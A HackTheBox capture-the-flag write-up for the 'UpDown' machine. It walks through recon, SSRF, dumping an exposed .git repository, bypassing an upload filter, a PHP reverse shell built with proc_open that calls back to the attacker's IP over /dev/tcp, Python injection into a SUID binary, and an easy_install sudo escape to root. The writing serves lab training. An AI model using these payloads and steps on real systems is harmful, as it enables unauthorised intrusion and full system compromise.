

HackTheBox Writeup - UpDown

Recon

Nmap

```
# Nmap 7.93 scan initiated Sat Jan 21 03:02:04 2023 as: nmap -sVC -Pn -p- -oA updown -v
10.10.11.177
Nmap scan report for 10.10.11.177
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9e1f98d7c8ba61dbf149669d701702e7 (RSA)
|   256 c21cfe1152e3d7e5f759186b68453f62 (ECDSA)
|_  256 5f6e12670a66e8e2b761bec4143ad38e (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Is my Website up ?
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Subdomains

```
(root@kali)-[~/updown]
└─# gobuster vhost -u siteisup.htb --append-domain --domain siteisup.htb -w
    /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -t 100 -o domains.txt

Found: dev.siteisup.htb Status: 403 [Size: 281]
```

TCP 80 - IS My Site UP?

The screenshot displays a Kali Linux desktop environment. On the left, a terminal window shows the following commands and output:

```
(root@kali)-[~/updown]
└─# nc -l -v -p 80
listening on [any] 80 ...
^C

└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.177 - - [21/Jan/2023 03:11:59] "GET / HTTP/1.1" 200 -
10.10.11.177 - - [21/Jan/2023 03:12:04] "GET / HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.

└─# nc -l -v -p 80
listening on [any] 80 ...
connect to [10.10.14.26] from (UNKNOWN) [10.10.11.177] 57562
GET / HTTP/1.1
Host: 10.10.14.26
User-Agent: siteisup.htb
Accept: */*
OK

└─# mkdir www
└─# cd www
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.177 - - [21/Jan/2023 03:17:30] "GET / HTTP/1.1" 200 -
```

On the right, a web browser window titled "Is my Website up ?" is open at the URL `http://10.10.11.177`. The page content includes:

welcome,

Is My Website UP ?

Here you can check if your website is up or down.

Website to check:

☐ Debug mode (On/Off)

http://10.10.14.26
is up.

Debug mode:
HTTP/1.0 200 OK
Server:

siteisup.htb

It's SSRF,

There's even a debug mode to see Full HTTP Response


SSRF Refer - <https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery>

Dir

```
└─(root@kali)-[~/updown]
└─# gobuster dir -u http://siteisup.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 20 -e -k -r -o dirs.txt

http://siteisup.htb/dev          (Status: 200) [Size: 0]
http://siteisup.htb/server-status (Status: 403) [Size: 277]
```

/dev



There's .git directory

Use Git Hacker to dump the repo

```
(root@kali) - [~]
# githacker --url http://siteisup.htb/dev/.git/ --output-folder git-dump q
```

Check Git history, something is interesting

```
(root@kali)-[~/.../GitHacker/GitHacker/git-dump/ed76a8014930496ff64f6b28f1b2b8a2]
└─# git log

...
commit 8812785e31c879261050e72e20f298ae8c43b565
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 16:38:54 2021 +0200

    New technique in header to protect our dev vhost.

...
```

Get commit info

```
git show 8812785e31c879261050e72e20f298ae8c43b565

commit 8812785e31c879261050e72e20f298ae8c43b565
Author: Abdou.Y <84577967+ab2pentest@users.noreply.github.com>
Date:   Wed Oct 20 16:38:54 2021 +0200

    New technique in header to protect our dev vhost.

diff --git a/.htaccess b/.htaccess
index 44ff240..b317ab5 100644
--- a/.htaccess
+++ b/.htaccess
@@ -2,3 +2,4 @@ SetEnvIfNoCase Special-Dev "only4dev" Required-Header
    Order Deny,Allow
    Deny from All
    Allow from env=Required-Header
+
```

It requires the header : `Special-Dev: only4dev` to access dev vhost

```
cat .htaccess

SetEnvIfNoCase Special-Dev "only4dev" Required-Header
Order Deny,Allow
Deny from All
Allow from env=Required-Header
```

Add the special header to burp proxy

☐ Remove input field length limits

☐ Remove JavaScript form validation

☐ Remove all JavaScript

☐ Remove <object> tags

☐ Convert HTTPS links to HTTP

☐ Remove secure flag from cookies

?

Match and Replace

These settings are used to automatically replace parts of requests and responses

Add

Edit

Remove

Up

Down

Enabled	Item	Match
<input type="checkbox"/>	Request header	^Referer.*\$
<input type="checkbox"/>	Request header	^Accept-Encoding
<input type="checkbox"/>	Response header	^Set-Cookie.*\$
<input type="checkbox"/>	Request header	^Host: foo.example
<input type="checkbox"/>	Request header	Origin: foo.example.org
<input type="checkbox"/>	Response header	^Strict-Transport-Security...
<input type="checkbox"/>	Response header	X-XSS-Protection: 0
<input checked="" type="checkbox"/>	Request header	Special-Dev: only4dev

⚡

Edit match/replace rule

?

Specify the details of the match/replace rule.

Type:

Request header

Match:

Regex condition to match - leave blank to add a new header

Replace:

Special-Dev: only4dev

Comment:

HTB - UpDown

☐ Regex match

OK


Cancel

?

TLS Pass Through

These settings are used to pass destination requests through TLS connections. No details about requests made via these connections will be visible

Now the dev vhost is accessible



Tried to upload a php reverse shell, but the extension is not allowed

List of websites to check:

Choose File

No file chosen

Check

Extension not allowed!

Do a quick search in the source code

```
(root@kali)-[~/updown/git-dump/ed76a8014930496ff64f6b28f1b2b8a2]
└─# grep -rin allowed
...
checker.php:63: # Check if extension is allowed.
checker.php:66:     die("Extension not allowed!");
```



```
if($_POST['check']){
    # File size must be less than 10kb.
    if ($_FILES['file']['size'] > 10000) {
        die("File too large!");
    }
    $file = $_FILES['file']['name'];
    # Check if extension is allowed.
    $ext = getExtension($file);
    if(preg_match("/php|php[0-9]|html|py|pl|html|zip|rar|gz|gzip|tar/i",$ext)){
        die("Extension not allowed!");
    }

    # Create directory to upload our file.
    $dir = "uploads/".md5(time())."/";
    if(!is_dir($dir)){
        mkdir($dir, 0770, true);
    }

    # Upload the file.
    $final_path = $dir.$file;
    move_uploaded_file($_FILES['file']['tmp_name'], "{$final_path}");

    # Read the uploaded file.
    $websites = explode("\n",file_get_contents($final_path));

    /allowed
    5 2h 43m 1 zsh 2 rlwrap 3 vi 4 zsh
```

Ok, the info is

- it's a bad blacklist filter, use `.pht` to bypass
- The upload file will be deleted after all urls checked
- The upload file will be put under `/uploads/{md5_TIME}`

refer - <https://book.hacktricks.xyz/pentesting-web/file-upload>


```
<?php  
phpinfo();  
?>
```

It disable functions like `exec`, `shell_exec`, `fsockopen`, `system`

PHP 8.0.20 - phpinfo() x Is my Website up ? (beta ver x +

Not secure | dev.siteisup.htb/uploads/7f921e03a1510c9d6cfbed3eddf5f0c2/p...

Directive	Local Value	Master Value
arg_separator.output	&	
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dlopen,stream_socket_client,fsockopen	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dlopen,stream_socket_client,fsockopen
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value
docref_root	no value	no value
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	no value	no value
error_log	no value	no value

Disabled Functions:

```
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_
```

```
get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen
```

So, craft a custom reverse shell without using above functions

`proc_open` is not blacklisted, I'll use that

```
└─(root@kali)-[/usr/share/seclists/Web-Shells/PHP]
└─# locate webshell | grep php -i
/usr/share/webshells/php
/usr/share/webshells/php/findsocket
/usr/share/webshells/php/php-backdoor.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/php/qsd-php-backdoor.php
/usr/share/webshells/php/simple-backdoor.php
/usr/share/webshells/php/findsocket/findsock.c
/usr/share/webshells/php/findsocket/php-findsock-shell.php
```

I'll edit from `/usr/share/webshells/php/php-reverse-shell.php`

```
<?php

// Spawn shell process
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w")  // stderr is a pipe that the child will write to
```

```
);

$process = proc_open("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.26/1111 0>&1'",
$descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}
?>
```

Got Shell

```
—(root@kali)-[~/updown]
└─# rlwrap nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.10.14.26] from (UNKNOWN) [10.10.11.177] 58732
bash: cannot set terminal process group (907): Inappropriate ioctl for device
bash: no job control in this shell
www-data@updown:/var/www/dev/uploads/650ec8547d3c0ca19e61e0507d14f07a$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

User Flag

Found interesting SUID bits set file

```
www-data@updown:/$ find / -perm -u=s+ 2>/dev/null
find / -perm -u=s+ 2>/dev/null
...
/home/developer/dev/siteisup

www-data@updown:/home/developer/dev$ ls -la
ls -la
total 32
drwxr-x--- 2 developer www-data 4096 Jun 22 2022 .
drwxr-xr-x 6 developer developer 4096 Aug 30 11:24 ..
-rwsr-x--- 1 developer www-data 16928 Jun 22 2022 siteisup
-rwxr-x--- 1 developer www-data 154 Jun 22 2022 siteisup_test.py
```

Check the file, found out `siteisup` will run `siteisup_test.py`

```
file siteisup
siteisup: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=b5bbc1de286529f5291b48db8202eefbafc92c1f,
for GNU/Linux 3.2.0, not stripped

(remote) www-data@updown:/home/developer/dev$ strings siteisup
/lib64/ld-linux-x86-64.so.2
libc.so.6
...
Welcome to 'siteisup.htb' application
/usr/bin/python /home/developer/dev/siteisup_test.py
:*3$"
```

Command Injection Testing

Refer - <https://book.hacktricks.xyz/generic-methodologies-and-resources/python/bypass-python-sandboxes>

```
(remote) www-data@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here: __import__("os").system("/bin/bash -i")
developer@updown:/home/developer/dev$ id
uid=1002(developer) gid=33(www-data) groups=33(www-data)
```

Ok, although the user is `developer`, but the group is still `www-data`

Get ssh private key then ssh into the host

```
(remote) developer@updown:/home/developer/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
...

└─(root@kali)-[~/updown]
└─# ssh developer@siteisup.htb -i id_rsa
developer@updown:~$ id
uid=1002(developer) gid=1002(developer) groups=1002(developer)\

developer@updown:~$ cat user.txt
c6a8d65ad39deff149f342bdfdf3e7c66
```

ROOT Flag


```
developer@updown:~$ sudo -l
Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/local/bin/easy_install
developer@updown:~$ file /usr/local/bin/easy_install
/usr/local/bin/easy_install: Python script, ASCII text executable
developer@updown:~$ cat /usr/local/bin/easy_install
#!/usr/bin/python
# -*- coding: utf-8 -*-
import re
import sys
from setuptools.command.easy_install import main
if __name__ == '__main__':
    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
    sys.exit(main())
developer@updown:~$
```

search `easy install` on [GTFObin](#)

```
developer@updown:~$ TF=$(mktemp -d)
developer@updown:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty)
2>$(tty)')" > $TF/setup.py
developer@updown:~$ sudo /usr/local/bin/easy_install $TF
WARNING: The easy_install command is deprecated and will be removed in a future version.
Processing tmp.4ZySzUF6Q6
```

```
Writing /tmp/tmp.4ZySzUF6Q6/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.4ZySzUF6Q6/egg-dist-tmp-FkFLy_
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
egg-dist-tmp-FkFLy_  setup.cfg  setup.py  temp
# cd ~
# cat root.txt
5763ffb00507f9bee7217d64d96d7542
```